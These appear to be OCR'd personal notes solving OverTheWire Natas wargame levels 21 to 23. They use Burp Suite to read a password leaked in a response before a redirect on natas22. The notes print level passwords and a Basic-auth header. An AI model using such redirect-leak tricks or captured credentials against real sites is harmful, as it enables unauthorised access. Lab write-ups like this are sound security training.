
</body>
</html>
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.
css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="ht
tp://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas21", "pass": "BPhv63cKE1lkQl04cE5CuFTzXe15NfiH
" };</script></head>
<body>
<h1>natas21</h1>

Note: this website is colocated with <a href="http://natas21-experimenter.natas.labs.o
verthewire.org">http://natas21-experimenter.natas.labs.overthewire.org

You are an admin. The credentials for the next level are:
<pre>Username: natas22
Password: d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz</pre>
View sourcecode

</body>
</html>
(silentspectre㉿kali)-[~]
$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Natas Level 22 → Level 23

Username: natas23

URL: http://natas23.natas.labs.overthewire.org


17 July,24



Using **burp suit:**

Go to proxy, open web browser, open natas22 there and add **/?revelio** to the link, now go back to proxy, http history, here you see the revelio, click on it and in **response** scroll down to see there is password for natas23 there before redirecting


17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
17:22
Burp Suite Community Edition v2024.5.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host Method URL Params Edited Status code Length MIME type Extension Title
9 http://natas.labs.overthewir... GET /js/jquery-ui.js 200 436167 script js
11 http://natas20.natas.labs.ov... GET /favicon.ico 404 512 HTML ico 404 Not Fo
12 http://natas20.natas.labs.ov... POST /index.php ✓ ✓ 200 1470 HTML php
13 http://natas20.natas.labs.ov... POST /index.php ✓ ✓ 200 1470 HTML php
14 http://natas20.natas.labs.ov... POST /index.php ✓ ✓ 200 1512 HTML php
15 http://natas22.natas.labs.ov... GET / 401 758 HTML 401 Unauth
16 http://natas22.natas.labs.ov... GET / 200 1302 HTML
17 http://natas22.natas.labs.ov... GET /favicon.ico 404 513 HTML ico 404 Not Fo
18 https://natas22.natas.labs.o... GET /?revelio ✓
19 http://natas22.natas.labs.ov... GET /?revelio ✓ 302 1360 HTML
20 http://natas22.natas.labs.ov... GET / 200 1233 HTML
21 http://natas22.natas.labs.ov... GET /index-source.html 200 4214 XML html
Request
Pretty Raw Hex
1 GET /?revelio HTTP/1.1
2 Host: natas22.natas.labs.overthewire.org
3 Authorization: Basic bmF0YXMyMjpkOHJ3R0JsMFhzbGczYjc2dWgzZkViU2xuT1VCbG96eg==
4 Accept-Language: en-US
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
Response
Pretty Raw Hex
credentials for the next level are:
<pre>
Username: natas23
Password: dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs
</pre>

View sourcecode

</body>
</html>
Inspector
Request attributes 2
Request query parameters 1
Request cookies 1
Request headers 9
Response headers 10
Inspector
Notes
0 highlights
0 highlights
Event log (3)
All issues
Memory: 113.9MB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Natas Level 23 → Level 24

Username: natas24

